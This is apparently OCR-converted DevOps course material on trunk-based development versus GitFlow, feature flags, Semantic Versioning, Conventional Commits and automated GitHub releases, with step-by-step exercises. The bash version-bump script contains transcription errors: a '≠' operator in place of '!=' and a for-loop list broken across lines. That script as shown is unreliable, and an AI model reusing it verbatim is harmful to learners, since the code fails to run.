- *Pro Git* by Scott Chacon and Ben Straub (free at git-scm.com), chapter "GitHub", sections on contributing to a project.
- *Accelerate* by Nicole Forsgren, Jez Humble and Gene Kim, on why small, fast-reviewed changes correlate with delivery performance.

3.9 Trunk-based Development and GitFlow

Topic 9 of 13 | ~2.5 hours | Difficulty: Intermediate

1 What it is

A **branching strategy** is the team agreement on *which branches exist, how long they live, and how code travels from a laptop to production*. Git does not care; your delivery speed, release risk and merge pain care a lot. Three strategies dominate:

- **Trunk-based development (TBD):** everyone integrates into a single shared branch (`main`, the "trunk") at least daily, either by committing directly or via very short-lived branches (hours to a couple of days) merged through small PRs. Unfinished work is hidden behind **feature flags** (also called feature toggles): `if (flag) { new path } else { old path }`, so code can be merged and even deployed without being *released*.
- **GitFlow:** a heavier model proposed by Vincent Driessen in 2010 with long-lived `main` (production) and `develop` (integration) branches, plus `feature/*`, `release/*` and `hotfix/*` branches. Releases are cut from `develop`, stabilised on a release branch, merged to `main`, tagged, and merged back.
- **GitHub flow** (a lightweight middle ground): `main` is always deployable; short feature branches become PRs; merge triggers deployment. It is trunk-based in spirit, usually with branches that live a few days.

Related: **release branches** (a branch cut from trunk to stabilise and patch one version, for example `release/2.3`) show up in TBD too, but as a *maintenance* tool, not the main workflow.

2 Why it matters in DevOps

- **Delivery speed and risk:** the longer a branch lives, the bigger and riskier its merge ("merge hell"), and the longer features wait to reach users. The DORA / *Accelerate* research programme lists trunk-based development among the technical practices associated with higher software-delivery performance.
- **CI only works if you integrate:** "continuous integration" means integrating *continuously*. A feature branch that lives two weeks is not continuously integrated, however many CI runs it has (see CI/CD §0.2).

- **Deploy is not release:** feature flags decouple shipping code from exposing behaviour, which enables canary releases and instant "kill switches" (deployment strategies §0.7).
- **Process cost:** GitFlow's ceremony (two permanent branches, back-merges, release branches) is a tax. It pays for itself only when you genuinely ship several supported versions or have long, gated release cycles.
- **Pitfall:** adopting TBD without tests, flags and review discipline simply means pushing broken code to `main` faster.

3 Real-world system example

Google has publicly described (in the paper "Why Google Stores Billions of Lines of Code in a Single Repository", 2016) a single monorepo where engineers commit to the trunk and rely on automated testing and tooling, instead of long-lived development branches; release branches are cut from trunk when needed. **Facebook/Meta** has similarly described trunk-style development with gated, flag-controlled rollouts in public engineering posts.

Feature-flag platforms (LaunchDarkly, Unleash, Flagsmith, and open standards such as OpenFeature) exist because of this pattern: teams merge incomplete code daily and turn it on gradually for a percentage of users.

GitFlow in the wild: it is common for software shipped in explicit versions (desktop apps, on-premise products, libraries with multiple supported lines) where you must patch v1.x while developing v2. Its author later added a note to his original 2010 article saying GitFlow was designed for versioned software and that teams doing continuous delivery of web applications should consider a simpler workflow such as GitHub flow.

Open-source projects such as the Linux kernel and PostgreSQL keep maintained stable branches/versions alongside a main development line, which is the "release branch" idea applied to long-lived supported versions.

4 Diagram

Branch shapes side by side:




Figure 3.9-1

How a feature flag separates deploy from release:




Figure 3.9-2

5 How it works

Dimension	Trunk-based	GitHub flow	GitFlow
Long-lived branches	`main` only (plus short-lived release branches if needed)	`main`	`main` and `develop`
Feature branch life	Hours to ~2 days	Days	Days to weeks
Integration frequency	At least daily	Per PR	Per feature, release merges later
Release mechanism	Deploy trunk (often continuously); flags control exposure	Deploy on merge	Cut `release/*`, stabilise, merge to `main`, tag

Dimension	Trunk-based	GitHub flow	GitFlow
Hotfix	Fix on trunk, deploy; cherry-pick to a release branch if one exists	Same as normal change	`hotfix/*` from `main`, merge to `main` and `develop`
Needs strong CI and tests	Essential	Essential	Helpful
Feature flags	Core technique	Optional	Rare
Best fit	SaaS, continuous delivery, strong test culture	Most web teams	Versioned products, multiple supported releases, gated QA cycles

Feature flag mechanics. Types, from shortest to longest lived:

- **Release flags:** hide unfinished work. Delete soon after rollout.
- **Ops flags / kill switches:** disable an expensive or risky feature during an incident. May live long.
- **Experiment flags:** A/B tests, percentage rollouts.
- **Permission flags:** entitlements per customer or plan.

Flag rules: default to **off**, test **both** paths in CI, give each flag an **owner and an expiry date**, and remove flags once the rollout is done (flag debt is real technical debt). Other techniques for incomplete work: **branch by abstraction** (introduce an interface, build the new implementation behind it, switch over, remove the old), and **dark launches** (new code path runs but its result is discarded).

Release branches in TBD are cut from trunk when you need a stabilisation window or to support an old version; fixes land on **trunk first** and are cherry-picked §3.3 to the release branch, never the other way around.

What makes TBD safe: a fast pipeline (minutes), good automated tests, small PRs, required checks on `main` (protected branches §3.8), pre-merge review (or pair/mob programming), and the ability to roll forward or revert §3.4 quickly.

Choosing: if you can deploy `main` safely, you do not need `develop`. If you must maintain several released versions in parallel, you need release branches; GitFlow is one (heavy) way to organise them.

6 Step-by-step guide

Prerequisites: Git, Node.js 18+ (any recent version). All local and free.

1. **Create a sample repo with a feature flag helper.**

```
BASH
```

```
git init -b main shop-api-tbd && cd shop-api-tbd
git config user.name "Dev" && git config user.email "dev@example.com"
cat > flags.js <<'EOF'
// Minimal feature flags: env override, then percentage rollout, then default (off)
const defaults = { newCheckout: false };
function isEnabled(name, userId) {
  const key = 'FLAG_' + name.toUpperCase();
  if (process.env[key] !== undefined) return process.env[key] === 'true';
  const pct = Number(process.env[key + '_PCT'] || 0);
  if (pct > 0 && userId !== undefined) return (userId % 100) < pct;
  return defaults[name] === true;
}
module.exports = { isEnabled };
EOF
cat > app.js <<'EOF'
const { isEnabled } = require('./flags');
function checkout(userId) {
  return isEnabled('newCheckout', userId) ? 'new checkout flow' : 'old checkout flow';
}
for (const id of [7, 42, 150]) console.log(id, checkout(id));
EOF
git add . && git commit -m "feat: checkout with newCheckout flag (off)"
```

2. **Run with the flag off, on, and at 10 percent.**

```bash
node app.js
FLAG_NEWCHECKOUT=true node app.js
FLAG_NEWCHECKOUT_PCT=10 node app.js
```

   Expected: all three users see `old checkout flow`; then all see `new checkout flow`; then only user `7` (7 is below 10) sees the new flow. This is the whole idea: the *same deployed code* behaves differently, controlled outside the code.

3. **Practise a short-lived branch cycle (TBD style).** Aim for a branch that lives minutes to hours.

```bash
git switch -c tidy-logging
echo "// TODO: structured logging" >> app.js
git commit -am "chore: note logging todo"
git switch main && git merge --ff-only tidy-logging && git branch -d tidy-logging
```

4. **Simulate GitFlow for comparison.**

```bash
git branch develop
git switch -c release/1.0 develop
echo "1.0.0" > VERSION && git add VERSION && git commit -m "chore: bump version to
  1.0.0"
git switch main && git merge --no-ff release/1.0 -m "Release 1.0.0"
git tag -a v1.0.0 -m "Release 1.0.0"
git switch develop && git merge --no-ff release/1.0 -m "Merge release 1.0 back into
  develop"
git log --oneline --graph --all --decorate
```

   Count the steps and branches involved. That is the ceremony cost of every release.

5. **Practise a hotfix both ways.** In GitFlow: branch `hotfix/1.0.1` from `main`, fix, merge into **both** `main` and `develop`, tag. In TBD: fix on `main`, run CI, deploy; if `release/1.0` exists, `git switch release/1.0 && git cherry-pick <sha>`.
6. **Retire the flag.** Once `newCheckout` is at 100 percent and stable, delete the flag check and the old path in one small PR. Verify with `grep -rn newCheckout .` that nothing references it.
7. **Wire trunk-friendly CI.** Run checks on every PR and on pushes to `main`:

```yaml
on:
  pull_request:
  push:
    branches: [main]
```

   Combine with required checks so `main` stays green (topic 8).

7 Real-world scenario

(Illustrative.) A 25-person team building `shop-api` uses GitFlow with a two-week `develop` cycle. Each release needs a "merge day", the release branch stabilises for three days, and a hotfix forgotten on the back-merge to `develop` reappears as a regression in the next release. Lead time from commit to production averages three weeks, and a big-bang release breaks checkout twice a quarter. The team moves to trunk-based development in stages: first required checks and a 10-minute pipeline, then PRs capped at a day of work, then flags for the new checkout. Deployments go from every two weeks to several per day; the last release branch is retired after two cycles. When the new checkout misbehaves for 5 percent of users,

an engineer turns the flag off in 30 seconds rather than rolling back a deploy. **Lesson:** the strategy is a delivery-speed decision, and trunk-based development works only with the safety net (tests, flags, review, fast rollback) built first.

8 Common mistakes and best practices

Don't

- Call a branch "trunk-based" while features still live for two weeks.
- Leave flags in the code forever; stale flags multiply the paths you must test.
- Merge unfinished work without a flag, branch by abstraction, or dark launch; users will see it.
- Adopt GitFlow for a single continuously deployed web service "because it's standard".
- Hotfix on the release branch and forget the trunk, so the bug returns in the next release.

Do

- Keep branches under about a day or two, PRs small, and the pipeline fast.
- Default flags to off, test both states, give each an owner and removal date.
- Fix on trunk first and cherry-pick to supported release branches.
- Choose the lightest workflow that fits how you actually ship (one version in production means no `develop`).
- Measure lead time and change failure rate before and after changing strategy.

9 Tasks

- [ ] **T1 — Flag on, off, partial** *(≈25 min, beginner)*
  - **Goal:** see deploy and release separated.
  - **Steps:**
    1. Build the repo from guide steps 1-2.
    2. Run the three flag modes and record which users see which flow.
  - **Done when:** you can show the same `app.js` giving three different results without editing it.
- [ ] **T2 — Run a full GitFlow release** *(≈30 min, intermediate)*
  - **Goal:** feel the ceremony.
  - **Steps:**
    1. Follow guide step 4.

2. Add a `hotfix/1.0.1` branch from `main`, fix a bug, and merge it into both `main` and `develop`, tagging `v1.0.1`.
3. Run `git log --oneline --graph --all` and count the merge commits.

- **Done when:** `main` and `develop` both contain the hotfix and you can state how many commands a release plus hotfix took.

☐ **T3 — Same work, trunk-based** *(≈25 min, intermediate)*

- **Goal:** compare the effort.
- **Steps:**
  1. In a fresh repo, ship the same feature and hotfix using only `main`, a one-hour branch, and a flag.
  2. Count the commands and merge commits.
- **Done when:** you have a two-column list of commands (GitFlow vs TBD) and a one-sentence conclusion.

☐ **T4 — Break it: the forgotten back-merge** *(≈30 min, intermediate)*

- **Goal:** reproduce a classic GitFlow bug.
- **Steps:**
  1. Do a hotfix on `hotfix/1.0.1`, merge it to `main` only, and tag.
  2. Cut `release/1.1` from `develop`; run the app and observe the old bug is back.
  3. Fix it by merging `main` into `develop`, or cherry-pick the fix (see cherry-picking §3.3).
- **Done when:** the regression appears in step 2 and disappears after your fix.

☐ **T5 — Automate flag safety in CI** *(≈45 min, advanced)*

- **Goal:** make both flag states tested automatically.
- **Steps:**
  1. Add a Node test (`node --test`) that calls `checkout()` with `FLAG_NEWCHECKOUT` set to `true` and to `false`.
  2. Put it in a GitHub Actions job using a matrix over `flag: [true, false]` that sets the env var.
  3. Add a script that fails if a flag name in `defaults` appears nowhere else in the source.
- **Done when:** the workflow runs two matrix jobs on a PR and your script flags an unused flag.

☐ **T6 — Prove it: choose a strategy** *(≈30 min, advanced)*

- **Goal:** justify a branching strategy for three teams.
- **Steps:**
  1. Without the guide, recommend a strategy for (a) a SaaS web app deployed 10 times a day, (b) a mobile app with two supported major versions, (c) an on-premise installer shipped quarterly.
  2. For each, name the branches, how hotfixes flow, and one risk.
- **Done when:** each recommendation names concrete branches and a hotfix path, and explicitly says where flags help or do not.

10 Self-check questions

1. Why can a feature branch that lives two weeks undermine continuous integration even if CI runs on it?
2. What is the difference between deploying code and releasing a feature?
3. When is GitFlow a reasonable choice, and what does its own author say about web apps?
4. What must be true of your pipeline before you move to trunk-based development?
5. In which direction do fixes flow between trunk and a release branch, and why?

ANSWERS

1. CI integrates your code with everyone else's only when you merge. A long-lived branch diverges, so conflicts and surprises pile up and are found late.
2. Deploying puts code on production servers; releasing exposes behaviour to users. Feature flags separate the two.
3. Software shipped in discrete versions with several supported lines. The author added a note that for continuously delivered web apps a simpler flow is better.
4. It must be fast and reliable, with good automated tests, required checks on `main`, a way to roll forward or revert quickly, and ideally feature flags.
5. Trunk first, then cherry-pick to the release branch, so the fix cannot be lost in the next release.

11 Further reading

- Vincent Driessen, "A successful Git branching model" (2010), including the author's later note. Read it as history and trade-off analysis.
- trunkbaseddevelopment.com (Paul Hammant), the reference site for the practice.
- *Accelerate* by Nicole Forsgren, Jez Humble and Gene Kim, and the annual DORA reports.

- *Continuous Delivery* by Jez Humble and David Farley, chapters on branching and release strategies.
- Google Research, "Why Google Stores Billions of Lines of Code in a Single Repository" (2016).
- OpenFeature (openfeature.dev), the vendor-neutral feature-flag specification.

LAB NOTES What I ran, what I saw, what it means

3.10 Semantic Versioning and Release Management

Topic 10 of 13 | ~3 hours | Difficulty: Intermediate

1 What it is

Semantic Versioning (SemVer) is a convention for version numbers of the form `MAJOR.MINOR.PATCH` (for example `2.7.1`) where each part carries a promise about compatibility:

- **PATCH** (`2.7.1` to `2.7.2`): backwards-compatible bug fixes.
- **MINOR** (`2.7.1` to `2.8.0`): new functionality, still backwards compatible.
- **MAJOR** (`2.7.1` to `3.0.0`): incompatible changes to the public API.

A **pre-release** adds a hyphen suffix (`3.0.0-rc.1`, sorted *before* `3.0.0`), and **build metadata** adds a plus suffix (`3.0.0+build.5`, ignored when comparing versions). Versions `0.y.z` mean "initial development: anything may change".

Conventional Commits is a lightweight convention for commit messages (`type(scope): description`) that makes the bump *machine-readable*: `fix:` means PATCH, `feat:` means MINOR, and `feat!:` or a `BREAKING CHANGE:` footer means MAJOR. Tools then compute the next version, write the **changelog** (a human-readable list of what changed), tag the commit, and publish a **GitHub Release** (a tag plus notes and downloadable files). That chain is **release management**.

2 Why it matters in DevOps

- **Consumers need a contract.** Dependency managers (npm, Go modules, Cargo, Helm charts) choose upgrades from version ranges like `^2.7.0`. A breaking change shipped as a patch breaks everyone's build on the next install.
- **Predictable releases.** When version, tag, changelog and release notes are generated from commit history, releasing is a button, not a Friday-evening ritual.
- **Audit and rollback.** "What changed between 1.8.2 and 1.9.0?" and "roll back to 1.8.2" both need clean versions and notes (rollback §5.7).

- **Pipeline trigger.** The tag created for a release is what starts the build-and-publish pipeline (tags §3.6, GitHub Actions workflows §3.11).
- **Pitfall:** versions that mean nothing (`v1` , `v2-final` , `release-march`) or "latest" as a deployment target make incidents slow to diagnose.

3 Real-world system example

Kubernetes, Terraform, Go and npm all lean on SemVer. The Go toolchain requires module versions to be SemVer-style tags (`v1.4.2`); npm's `^` and `~` range operators are defined in terms of SemVer; Terraform providers declare version constraints like `~> 5.0` . Kubernetes uses `vMAJOR.MINOR.PATCH` for releases and documents a deliberate release cadence and support policy for minor versions.

The SemVer specification itself (semver.org, authored by Tom Preston-Werner, co-founder of GitHub) is the reference all of them point to, and **Conventional Commits** (conventionalcommits.org) is the companion spec for commit messages.

Automation tools that implement this pipeline are widely used in open source: `release-please` (from Google), `semantic-release` , `git-cliff` (changelog generation) and `changesets` (popular in JavaScript monorepos). **GitHub** itself provides auto-generated release notes (from merged PR titles and labels) and a `gh release create` CLI command.

4 Diagram

From commit message to published release:




Figure 3.10-1

Version precedence (what sorts above what):




Figure 3.10-2

5 How it works

Conventional Commit types and their effect

Commit subject	Bump	Appears in changelog
`fix: handle empty cart`	PATCH	Bug Fixes
`feat(cart): add coupon codes`	MINOR	Features
`feat(api)!: remove /v1/orders`	MAJOR	Breaking changes

Commit subject	Bump	Appears in changelog
`refactor: ...` with footer `BREAKING CHANGE: config format changed`	MAJOR	Breaking changes
`docs:`, `chore:`, `ci:`, `test:`, `style:`, `build:`, `perf:`, `refactor:`	none by default (`perf` is often listed)	usually hidden

Format: `type(optional scope)!: short description`, then an optional body, then optional footers (`BREAKING CHANGE: ...`, `Refs: #123`).

SemVer rules worth memorising

- Once a version is published, its contents **never change**; fix forward with a new version (tags §3.6).
- Resetting: bumping MINOR resets PATCH to 0; bumping MAJOR resets MINOR and PATCH to 0.
- Pre-release identifiers compare field by field: numeric parts numerically (`beta.2` before `beta.11`), alphanumeric parts alphabetically (`alpha` before `beta` before `rc`).
- "Public API" is whatever you declare it to be: HTTP routes, CLI flags, config format, database schema, Helm chart values. Say so in the README.

Three ways to automate

Approach	How it works	Trade-off
Manual tag	A maintainer decides the version, tags, pushes; a workflow publishes	Simple, human judgement, easy to forget notes
Release PR bot (`release-please`)	Bot keeps an open "Release PR" that bumps version and changelog; merging it creates the tag and Release	Reviewable and safe; needs Conventional Commits or squash-titles
Fully automatic (`semantic-release`)	Every merge to `main` that contains a releasable commit publishes	Fast, but no human gate; needs strong tests

Changelog styles

- Generated from commits (git-cliff, release-please, semantic-release): accurate, as good as your commit messages.
- GitHub auto-generated notes from PRs: `gh release create v1.3.0 --generate-notes`, grouped by PR labels via `.github/release.yml`.
- Hand-written "Keep a Changelog" style (`## [1.3.0] - 2026-10-09` with `Added / Changed / Fixed / Removed`): best for human readers, costs effort.

Gotcha: events created with the default `GITHUB_TOKEN` (such as a tag or release pushed by a workflow) do **not** start other workflows. If a release bot creates the tag, either do the build in the same workflow, or authenticate the bot with a GitHub App token or a fine-grained personal access token.

6 Step-by-step guide

Prerequisites: Git, bash. For the GitHub parts: a GitHub account, a repo, and the `gh` CLI (`gh auth login`). Free.

1. **Create a repo with conventional commits and a first release tag.**

```bash
git init -b main shop-api-release && cd shop-api-release
git config user.name "Dev" && git config user.email "dev@example.com"
echo "shop-api" > README.md && git add . && git commit -m "chore: initial commit"
git tag -a v1.2.3 -m "Release 1.2.3"
for m in "fix: handle empty cart" "feat(cart): add coupons" "docs: update readme"
  "feat(api)!: remove v1 orders endpoint"; do
  date +%s%N >> CHANGES.txt && git add . && git commit -m "$m"
done
git log --oneline v1.2.3..HEAD
```

2. **Write a tiny bump calculator** to see the rules in code (save as `next-version.sh`, `chmod +x`).

```bash
#!/usr/bin/env bash
# Suggest the next semver from Conventional Commits since the last v* tag
set -euo pipefail
re_break='^[a-z]+(\([^)]*\))?!:'
re_feat='^feat(\([^)]*\))?:'
re_fix='^fix(\([^)]*\))?:'
last=$(git describe --tags --abbrev=0 --match 'v[0-9]*' 2>/dev/null || echo "v0.0.0")
range="$last..HEAD"; [ "$last" = "v0.0.0" ] && range="HEAD"
ver=${last#v}; IFS=. read -r major minor patch <<<"${ver%%-*}"
bump=none
while IFS= read -r subject; do
  if   [[ $subject =~ $re_break ]]; then bump=major
  elif [[ $subject =~ $re_feat  ]] && [ "$bump" ≠ major ]; then bump=minor
  elif [[ $subject =~ $re_fix   ]] && [ "$bump" = none ];   then bump=patch
  fi
done < <(git log --format=%s "$range")
if git log --format=%B "$range" | grep -q '^BREAKING CHANGE:'; then bump=major; fi
case "$bump" in
  major) echo "v$((major+1)).0.0" ;;
  minor) echo "v$major.$((minor+1)).0" ;;
  patch) echo "v$major.$minor.$((patch+1))" ;;
```

```
  none)  echo "$last (no release-worthy commits)" ;;
esac
```

```bash
./next-version.sh
```

Expected: `v2.0.0` (the `!` commit makes it a MAJOR bump). Try `git reset --hard HEAD~1` and rerun: you get `v1.3.0`; reset two more and you get `v1.2.4`. (This is a teaching sketch. Real tools handle many more cases.)

3. **Generate a changelog section from commits.**

```bash
{ echo "## v2.0.0 ($(date +%F))"; echo
  git log v1.2.3..HEAD --pretty='* %s (%h)'; } | tee -a CHANGELOG.md
```

The output is a bullet list of the four commit subjects. Tools like `git-cliff` do the same with grouping by type.

4. **Tag the release** (annotated, per tags §3.6) and push, if you have a GitHub remote.

```bash
git tag -a v2.0.0 -m "Release 2.0.0"
git remote add origin git@github.com:<YOUR_USER>/shop-api-release.git
git push -u origin main --follow-tags
```

5. **Create a GitHub Release from the tag**, with generated notes.

```bash
gh release create v2.0.0 --verify-tag --title "v2.0.0" --generate-notes
gh release view v2.0.0
```

`--verify-tag` aborts if the tag does not already exist on the remote, instead of silently creating one from the default branch. For a release candidate add `--prerelease`.

6. **Group the generated notes by PR label** with `.github/release.yml`:

```yaml
changelog:
  exclude:
    labels: [ignore-for-release]
    authors: [dependabot]
  categories:
    - title: Breaking changes
      labels: [breaking-change]
    - title: Features
      labels: [enhancement]
    - title: Bug fixes
      labels: [bug]
    - title: Other changes
      labels: ["*"]
```

7. **Publish a release automatically when a tag is pushed.** `.github/workflows/release.yml`:

```yaml
name: Release
on:
  push:
    tags: ['v*.*.*']

permissions:
  contents: write        # needed to create the release

jobs:
  release:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Create GitHub Release
        env:
          GH_TOKEN: ${{ github.token }}
        run: |
          if [[ "$GITHUB_REF_NAME" == *-* ]]; then PRE="--prerelease"; else PRE=""; fi
          gh release create "$GITHUB_REF_NAME" --verify-tag --generate-notes $PRE
```

A tag containing a hyphen (`v2.1.0-rc.1`) is treated as a pre-release, matching SemVer.

8. **Let a bot propose releases (release-please).** `.github/workflows/release-please.yml`:

```yaml
name: release-please
on:
  push:
    branches: [main]
permissions:
  contents: write
  pull-requests: write
jobs:
  release-please:
    runs-on: ubuntu-latest
    steps:
      - uses: googleapis/release-please-action@v4
        with:
          release-type: node
```

   After merging `feat:` or `fix:` commits to `main`, the bot opens a "chore(main): release X.Y.Z" PR containing the version bump and changelog. Merging it creates the tag and GitHub Release. Also enable *Settings, Actions, General, Allow GitHub Actions to create and approve pull requests* for the repository. Remember the `GITHUB_TOKEN` gotcha above if another workflow must react to the new tag.

9. **Enforce the commit format** so the automation has clean input: either require squash merges with the PR title as the commit message and validate PR titles with an action, or add a `commit-msg` hook locally (`commitlint` is the common tool).

7 Real-world scenario

(Illustrative.) The `shop-api` mobile app talks to the API using a published client library. A developer renames a JSON field and ships it in `1.9.1` labelled "small cleanup". Renovate/Dependabot-style update bots in downstream projects accept patch updates automatically, so three internal services pick up `1.9.1` overnight and fail at runtime on the missing field. The incident review finds no changelog mention. The team adopts Conventional Commits with a PR-title check, so the rename is `feat!: rename total to totalPrice`, which `release-please` turns into `2.0.0` with a "Breaking changes" section, and downstream pinned ranges (`^1.9`) stop auto-upgrading. **Lesson:** the version number is an API. If you break it, you owe consumers a major bump and a note, and tooling makes honesty the default.

8 Common mistakes and best practices

Don't

- Ship breaking changes in a MINOR or PATCH release.
- Reuse, move or delete a published version. Release `1.4.1` instead.
- Use `latest` or a branch name as your deployment version; deploy immutable, versioned artifacts.
- Hide a `BREAKING CHANGE` in the body without a `!` or the exact footer, since tools will miss it.
- Stay on `0.x` forever; consumers cannot tell what is stable. Declare `1.0.0` when you commit to compatibility.

Do

- Define your public API and write it down.
- Use Conventional Commits (or squash-merge titles) and let tooling compute versions and changelogs.
- Create annotated or signed tags only from protected `main`, and have a pipeline build the release assets.
- Mark release candidates as pre-releases and promote the same artifact to final, not a rebuild.
- Put the version in one place and make everything else (image tag, chart `appVersion`, package.json) derive from the tag.

9 Tasks

- [ ] **T1 — Classify the commits** *(≈20 min, beginner)*
  - **Goal:** apply the SemVer and Conventional Commits rules by hand.
  - **Steps:**
    1. Take the current version `3.4.1`. For each message, write the resulting version if it were the only change: `fix: null total`, `feat: export orders as CSV`, `refactor!: drop Node 16`, `docs: typo`, `perf: cache lookups`.
    2. Then work out the version after all five together.
  - **Done when:** you get `3.4.2`, `3.5.0`, `4.0.0`, `3.4.1` (no release), `3.4.1` (no release by default) and a combined `4.0.0`; and you can justify each.
- [ ] **T2 — Run the bump script** *(≈25 min, beginner)*
  - **Goal:** see automation compute a version.

- **Steps:**
  1. Build the repo from guide steps 1-2.
  2. Reset commits one at a time and record the output for each.
  3. Add a commit with a `BREAKING CHANGE:` footer in the body and confirm the script reports a major bump.
- **Done when:** you have a table of commit sets and suggested versions matching the SemVer rules.

☐ **T3 — Changelog and a GitHub Release** *(≈30 min, intermediate)*

- **Goal:** publish a real release.
- **Steps:**
  1. Push the repo to GitHub with a tag `v2.0.0`.
  2. Run `gh release create v2.0.0 --verify-tag --generate-notes`.
  3. Add `.github/release.yml` and create labelled PRs (`bug`, `enhancement`) to see the categories on the next release.
- **Done when:** the Releases page shows `v2.0.0` with notes, and a later release groups PRs under your category titles.

☐ **T4 — Release on tag** *(≈40 min, intermediate)*

- **Goal:** make a tag push create the release.
- **Steps:**
  1. Add the workflow from guide step 7.
  2. Push `v2.1.0-rc.1`, then `v2.1.0`.
- **Done when:** the first appears as a Pre-release and the second as a normal release, with no manual `gh` commands.

☐ **T5 — Break it: the silent trigger** *(≈45 min, advanced)*

- **Goal:** reproduce the `GITHUB_TOKEN` non-trigger rule.
- **Steps:**
  1. Create workflow A that, on push to `main`, creates and pushes a tag with `GITHUB_TOKEN`; and workflow B with `on: push: tags`.
  2. Observe that B does not run for A's tag.
  3. Fix it using a fine-grained PAT stored as a secret (`<YOUR_TOKEN>`) or by merging the jobs into one workflow.
